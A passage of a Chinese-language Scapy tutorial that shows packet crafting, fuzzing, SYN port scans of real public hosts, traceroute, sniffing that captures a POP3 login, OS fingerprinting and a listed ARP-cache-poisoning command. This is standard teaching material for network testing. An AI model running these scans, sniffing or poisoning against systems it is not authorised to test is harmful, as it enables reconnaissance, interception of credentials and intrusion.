<IP frag=0 proto=55 |<TCP |>>
```




每一个数据包都可以被建立或分解（注意：在Python中 `_` （下划线）是上一条语句执行的结果）：

```
>>> str(IP())
'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\x7f\x00\x00\x01\x7f\x00
\x00\x01'
>>> IP(_)
<IP version=4L ihl=5L tos=0x0 len=20 id=1 flags= frag=0L ttl=64
proto=IP
 chksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
>>>  a=Ether()/IP(dst="www.slashdot.org")/TCP()/"GET /index.html
 HTTP/1.0 \n\n"
>>>  hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00  ...7.D...R....E
.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23  .C....@.x<....B
#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02  .....P........P
.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78   ..9..GET /inde
x
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A  .html HTTP/1.0
.
0A                                               .
>>> b=str(a)
>>> b
'\x00\x02\x157\xa2D\x00\xae\xf3R\xaa\xd1\x08\x00E\x00\x00C\x00\x
01\x00\x00@\x06x<\xc0
 \xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00
\x00P\x02 \x00
 \xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<
IP version=4L
 ihl=5L tos=0x0 len=67 id=1 flags= frag=0L ttl=64 proto=TCP chks
um=0x783c
 src=192.168.5.21 dst=66.35.250.151 options='' |<TCP sport=20 dp
ort=80 seq=0L
 ack=0L dataofs=5L reserved=0L flags=S window=8192 chksum=0xbb39
 urgptr=0
 options=[] |<Raw load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

我们看到一个分解的数据包将其所有的字段填充。那是因为我认为，附加有原始字符串的字段都有它自身的价值。如果这太冗长，`hide_defaults()`方法将会删除具有默认值的字段：

```
>>> c.hide_defaults()
>>> c
<Ether dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<
IP ihl=5L len=67
 frag=0 proto=TCP chksum=0x783c src=192.168.5.21 dst=66.35.250.1
51 |<TCP dataofs=5L
 chksum=0xbb39 options=[] |<Raw load='GET /index.html HTTP/1.0 \
n\n' |>>>>
```

## 读取PCAP文件


你可以从PCAP文件中读取数据包，并将其写入到一个PCAP文件中。

```
>>> a=rdpcap("/spare/captures/isakmp.cap")
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

## 图形转储（PDF，PS）

如果您已经安装PyX，您可以做一个数据包的图形PostScript/ PDF转储（见下面丑陋的PNG图像，PostScript/PDF则具有更好的质量...）

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps",layer_shift=1)
```




| 命令 | 效果 |
|---|---|
| str(pkt) | 组装数据包 |
| hexdump(pkt) | 十六进制转储 |
| ls(pkt) | 显示出字段值的列表 |
| pkt.summary() | 一行摘要 |
| pkt.show() | 针对数据包的展开试图 |
| pkt.show2() | 显示聚合的数据包（例如，计算好了校验和） |
| pkt.sprintf() | 用数据包字段填充格式字符串 |
| pkt.decode_payload_as() | 改变payload的decode方式 |
| pkt.psdump() | 绘制一个解释说明的PostScript图表 |
| pkt.pdfdump() | 绘制一个解释说明的PDF |
| pkt.command() | 返回可以生成数据包的Scapy命令 |

# 生成一组数据包

目前我们只是生成一个数据包。让我们看看如何轻易地定制一组数据包。整个数据包的每一个字段（甚至是网络层次）都可以是一组。在这里隐含地定义了一组数据包的概念，意即是使用所有区域之间的笛卡尔乘积来生成的一组数据包。

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30') |>
>>> [p for p in a]
[<IP dst=66.35.250.148 |>, <IP dst=66.35.250.149 |>,
 <IP dst=66.35.250.150 |>, <IP dst=66.35.250.151 |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP ttl=[1, 2, (5, 9)] |>
>>> [p for p in b]
[<IP ttl=1 |>, <IP ttl=2 |>, <IP ttl=5 |>, <IP ttl=6 |>,
 <IP ttl=7 |>, <IP ttl=8 |>, <IP ttl=9 |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=443 |>>]
```

某些操作（如修改一个数据包中的字符串）无法对于一组数据包使用。在这些情况下，如果您忘记展开您的数据包集合，只有您忘记生成的列表中的第一个元素会被用于组装数据包。

| 命令 | 效果 |
| --- | --- |
| summary() | 显示一个关于每个数据包的摘要列表 |
| nsummary() | 同上，但规定了数据包数量 |
| conversations() | 显示一个会话图表 |
| show() | 显示首选表示（通常用nsummary()） |
| filter() | 返回一个lambda过滤后的数据包列表 |
| hexdump() | 返回所有数据包的一个hexdump |
| hexraw() | 返回所以数据包Raw layer的hexdump |
| padding() | 返回一个带填充的数据包的hexdump |
| nzpadding() | 返回一个具有非零填充的数据包的hexdump |
| plot() | 规划一个应用到数据包列表的lambda函数 |
| make table() | 根据lambda函数来显示表格 |

# 发送数据包

现在我们知道了如何处理数据包。让我们来看看如何发送它们。 `send()` 函数将会在第3层发送数据包。也就是说它会为你处理路由和第2层的数据。 `sendp()` 函数将会工作在第2层。选择合适的接口和正确的链路层协议都取决于你。

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
>>> sendp("I'm travelling on Ethernet", iface="eth1", loop=1, in
ter=0.2)
................^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
...........
Sent 11 packets.
```

# Fuzzing

`fuzz()` 函数可以通过一个具有随机值、数据类型合适的对象，来改变任何默认值，但该值不能是被计算的（像校验和那样）。这使得可以快速建立循环模糊化测试模板。在下面的例子中，IP层是正常的，UDP层和NTP层被fuzz。UDP的校验和

是正确的，UDP的目的端口被NTP重载为123，而且NTP的版本被更变为4.其他所有的端口将被随机分组：

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
................^C
Sent 16 packets.
```

## 发送和接收数据包（ `sr` ）

现在让我们做一些有趣的事情。 `sr()` 函数是用来发送数据包和接收应答。该函数返回一对数据包及其应答，还有无应答的数据包。 `sr1()` 函数是一种变体，用来返回一个应答数据包。发送的数据包必须是第3层报文（IP，ARP等）。 `srp()` 则是使用第2层报文（以太网，802.3等）。

```
>>> p=sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl
=42 proto=ICMP
 chksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<I
CMP type=echo-reply
 code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXXX'
 |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version   = 4L
ihl       = 5L
tos       = 0x0
len       = 39
id        = 15489
flags     =
frag      = 0L
ttl       = 42
proto     = ICMP
chksum    = 0x51dd
src       = 66.35.250.151
dst       = 192.168.5.21
options   = ''
---[ ICMP ]---
   type      = echo-reply
   code      = 0
   chksum    = 0xee45
   id        = 0x0
   seq       = 0x0
---[ Raw ]---
      load      = 'XXXXXXXXXXX'
---[ Padding ]---
         load      = '\x00\x00\x00\x00'
```

DNS查询（ `rd` = recursion desired）。主机192.168.5.1是我的DNS服务器。注意从我Linksys来的非空填充具有Etherleak缺陷：

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www
.slashdot.org")))
Begin emission:
Finished to send 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=6
4 proto=UDP chksum=0xaf38
 src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dpor
t=53 len=58 chksum=0xd55d
 |<DNS id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcod
e=ok qdcount=1 ancount=1
 nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A
 qclass=IN |>
 an=<DNSRR rrname='www.slashdot.org.' type=A rclass=IN ttl=3560L
 rdata='66.35.250.151' |>
 ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

发送和接收函数族是scapy中的核心部分。它们返回一对两个列表。第一个就是发送的数据包及其应答组成的列表，第二个是无应答数据包组成的列表。为了更好地呈现它们，它们被封装成一个对象，并且提供了一些便于操作的方法：

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:0
 ICMP:0 Other:0>)
>>> ans,unans=_
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP
 192.168.8.1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP
 192.168.8.1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP
 192.168.8.1:23 > 192.168.8.14:20 RA / Padding
```

如果对于应答数据包有速度限制，你可以通过 `inter` 参数来设置两个数据包之间等待的时间间隔。如果有些数据包丢失了，或者设置时间间隔不足以满足要求，你可以重新发送所有无应答数据包。你可以简单地对无应答数据包列表再调用一遍函数，或者去设置 `retry` 参数。如果retry设置为3，scapy会对无应答的数据包重复发送三次。如果retry设为-3，scapy则会一直发送无应答的数据包，直到。 `timeout` 参数设置在最后一个数据包发出去之后的等待时间：

# SYN Scans

在Scapy提示符中执行一下命令，可以对经典的SYN Scan初始化：

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
```

以上向Google的80端口发送了一个SYN数据包，会在接收到一个应答后退出：

```
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x20 len=44 id=33529 flags= frag=0L t
tl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 optio
ns=// |
<TCP  sport=www dport=ftp-data seq=2487238601L ack=1 dataofs=6L
reserved=0L
flags=SA window=8190 chksum=0xcdc7 urgptr=0 options=[('MSS', 536
)] |
<Padding  load='V\xf7' |>>>
```

从以上的输出中可以看出，Google返回了一个SA（SYN-ACK）标志位，表示80端口是open的。

使用其他标志位扫描一下系统的440到443端口：

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666,dport=(440,443),flags
="S"))
```

或者

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(),dport=[440,44
1,442,443],flags="S"))
```

可以对收集的数据包进行摘要（summary），来快速地浏览响应：

```
>>> ans,unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S ======> IP /
 TCP 192.168.1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S ======> IP /
 TCP 192.168.1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S ======> IP /
 TCP 192.168.1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S ======> IP
 / TCP 192.168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

以上显示了我们在扫描过程中的请求应答对。我们也可以用一个循环只显示我们感兴趣的信息：

```
>>> ans.summary( lambda(s,r): r.sprintf("%TCP.sport% \t %TCP.flags%") )
440      RA
441      RA
442      RA
https    SA
```

可以使用 `make_table()` 函数建立一个表格，更好地显示多个目标信息：

```
>>> ans,unans = sr(IP(dst=["192.168.1.1","yahoo.com","slashdot.org"])/TCP(dport=[22,80,443],flags="S"))
Begin emission:
.......*.**.......Finished to send 9 packets.
**.*.*..*..................
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
...    lambda(s,r): (s.dst, s.dport,
...    r.sprintf("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))
    66.35.250.150                192.168.1.1 216.109.112.135
22  66.35.250.150 - dest-unreach RA          -
80  SA                           RA          SA
443 SA                           SA          SA
```

在以上的例子中，如果接收到作为响应的ICMP数据包而不是预期的TCP数据包，就会打印出ICMP差错类型（error type）。

对于更大型的扫描，我们可能对某个响应感兴趣，下面的例子就只显示设置了"SA"标志位的数据包：

```
>>> ans.nsummary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA")
0003 IP / TCP 192.168.1.100:ftp_data > 192.168.1.1:https S ======> IP / TCP 192.168.1.1:https > 192.168.1.100:ftp_data SA
```

如果我们想对响应进行专业分析，我们可以使用使用以下的命令显示哪些端口是open的：

```
>>> ans.summary(lfilter = lambda (s,r): r.sprintf("%TCP.flags%") == "SA",prn=lambda(s,r):r.sprintf("%TCP.sport% is open"))
https is open
```

对于更大型的扫描，我们可以建立一个端口开放表：

```
>>> ans.filter(lambda (s,r):TCP in r and r[TCP].flags&2).make_ta
ble(lambda (s,r):
...             (s.dst, s.dport, "X"))
    66.35.250.150 192.168.1.1 216.109.112.135
80  X             -           X
443 X             X           X
```

如果以上的方法还不够，Scapy还包含一个`report_ports()`函数，该函数不仅可以自动化SYN scan，而且还会对收集的结果以LaTeX形式输出：

```
>>> report_ports("192.168.1.1",(440,443))
Begin emission:
...*.**Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\\begin{tabular}{|r|l|l|}\n\\hline\nhttps & open & SA \\\\\n\\h
line\n440
 & closed & TCP RA \\\\\n441 & closed & TCP RA \\\\\n442 & close
d &
TCP RA \\\\\n\\hline\n\\hline\n\\end{tabular}\n'
```

# TCP traceroute

TCP路由追踪：

```
>>> ans,unans=sr(IP(dst=target, ttl=(4,25),id=RandShort())/TCP(f
lags=0x2))
*****.******.*.***..*.**Finished to send 22 packets.
***......
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
...     print snd.ttl, rcv.src, isinstance(rcv.payload, TCP)
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```

注意：TCP路由跟踪和其他高级函数早已被构造好了：

```
>>> lsc()
sr                 : Send and receive packets at layer 3
sr1                : Send packets at layer 3 and return only the f
irst answer
srp                : Send and receive packets at layer 2
srp1               : Send and receive packets at layer 2 and retur
n only the first answer
srloop             : Send a packet at layer 3 in loop and print th
e answer each time
srploop            : Send a packet at layer 2 in loop and print th
e answer each time
sniff              : Sniff packets
p0f                : Passive OS fingerprinting: which OS emitted t
his TCP SYN ?
arpcachepoison     : Poison target's cache with (your MAC,victim's
 IP) couple
send               : Send packets at layer 3
sendp              : Send packets at layer 2
traceroute         : Instant TCP traceroute
arping             : Send ARP who-has requests to determine which
hosts are up
ls                 : List  available layers, or infos on a given l
ayer
lsc                : List user commands
queso              : Queso OS fingerprinting
nmap_fp            : nmap fingerprinting
report_ports       : portscan a target and output a LaTeX table
dyndns_add         : Send a DNS add message to a nameserver for "n
ame" to have a new "rdata"
dyndns_del         : Send a DNS delete message to a nameserver for
 "name"
[...]
```

# 配置高级sockets

发送和接收数据包的过程是相当复杂的。

# Sniffing

我们可以简单地捕获数据包，或者是克隆tcpdump或tethereal的功能。如果没有指定interface，则会 在所有的interface上进行嗅探：

```
>>>  sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>>  a=_
>>>  a.nsummary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
```

```
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>>  a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<
IP version=4L
 ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP c
hksum=0x3831
 src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-
request code=0
 chksum=0x6571 id=0x8745 seq=0x0 |<Raw load='B\xf7g\xda\x00\x07u
m\x08\t\n\x0b
 \x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\
x1c\x1d
 \x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSI
D / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / I
nfo SSID / Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response /
Info SSID / Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / I
nfo SSID / Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / I
nfo SSID / Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSI
D / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Reque
st / Info SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Respo
nse / Info Rates / Info 133 / Info 149
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSI
D / Info Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSI
D / Info Rates / Info DSset / Info TIM / Info 133
802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.1
71 / Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70
.172 / Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
dst       = 00:ae:f3:52:aa:d1
src       = 00:02:15:37:a2:44
type      = 0x800
---[ IP ]---
   version   = 4L
   ihl       = 5L
   tos       = 0x0
   len       = 84
   id        = 0
```

```
    flags      = DF
    frag       = 0L
    ttl        = 64
    proto      = ICMP
    chksum     = 0x3831
    src        = 192.168.5.21
    dst        = 66.35.250.151
    options    = ''
---[ ICMP ]---
       type       = echo-request
       code       = 0
       chksum     = 0x89d9
       id         = 0xc245
       seq        = 0x0
---[ Raw ]---
          load       = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\
x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
x1e\x1f !\x22#$%&\'()*+,-./01234567'
---[ Ethernet ]---
dst        = 00:02:15:37:a2:44
src        = 00:ae:f3:52:aa:d1
type       = 0x800
---[ IP ]---
    version    = 4L
    ihl        = 5L
    tos        = 0x0
    len        = 84
    id         = 2070
    flags      =
    frag       = 0L
    ttl        = 42
    proto      = ICMP
    chksum     = 0x861b
    src        = 66.35.250.151
    dst        = 192.168.5.21
    options    = ''
---[ ICMP ]---
       type       = echo-reply
       code       = 0
       chksum     = 0x91d9
       id         = 0xc245
       seq        = 0x0
---[ Raw ]---
          load       = 'B\xf7i\xa9\x00\x04\x149\x08\t\n\x0b\x0c\r\
x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
x1e\x1f !\x22#$%&\'()*+,-./01234567'
---[ Padding ]---
             load       = '\n_\x00\x0b'
```

对于控制输出信息，我们可以使用 `sprintf()` 函数：

```
>>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst
%\n}{Raw:%Raw.load%\n}"))
192.168.1.100 -> 64.233.167.99

64.233.167.99 -> 192.168.1.100

192.168.1.100 -> 64.233.167.99

192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.
0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.
10 (gutsy)
Firefox/2.0.0.8\r\nAccept: text/xml,application/xml,application/
xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-L
anguage:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charse
t:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'
```

我们可以嗅探并进行被动操作系统指纹识别：

```
>>> p
<Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |<
IP version=4L
 ihl=5L tos=0x0 len=60 id=61681 flags=DF frag=0L ttl=64 proto=TC
P chksum=0xb85e
 src=192.168.8.10 dst=192.168.8.1 options='' |<TCP sport=46511 d
port=80
 seq=2023566040L ack=0L dataofs=10L reserved=0L flags=SEC window
=5840
 chksum=0x570c urgptr=0 options=[('Timestamp', (342940201L, 0L))
, ('MSS', 1460),
 ('NOP', ()), ('SAckOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Window
s 98 (?)'])
(1.0, ['Windows 2000 (9)'])
```

猜测操作系统版本前的数字为猜测的精确度。

## Filters

演示一下bpf过滤器和sprintf()方法：

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
 prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.
dport%  %2s,TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110   S :
213.228.0.14:110 -> 192.168.8.10:47226  SA :
192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK <13103.10481179
23@pop2-1.free.fr>

192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : USER toto

213.228.0.14:110 -> 192.168.8.10:47226   A :
213.228.0.14:110 -> 192.168.8.10:47226  PA : +OK

192.168.8.10:47226 -> 213.228.0.14:110   A :
192.168.8.10:47226 -> 213.228.0.14:110  PA : PASS tata

213.228.0.14:110 -> 192.168.8.10:47226  PA : -ERR authorization
failed

192.168.8.10:47226 -> 213.228.0.14:110   A :
213.228.0.14:110 -> 192.168.8.10:47226  FA :
192.168.8.10:47226 -> 213.228.0.14:110  FA :
213.228.0.14:110 -> 192.168.8.10:47226   A :
```

## 在循环中接收和发送

这儿有一个例子来实现类似(h)ping的功能：你一直发送同样的数据包集合来观察是否发生变化：

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
 Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
 Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
 Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA /
 Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

# 导入和导出数据

## PCAP

通常可以将数据包保存为pcap文件以备后用，或者是供其他的应用程序使用：

```
>>> wrpcap("temp.cap",pkts)
```

还原之前保存的pcap文件：

```
>>> pkts = rdpcap("temp.cap")
```

或者

```
>>> pkts = rdpcap("temp.cap")
```

## Hexdump

Scapy允许你以不同的十六进制格式输出编码的数据包。

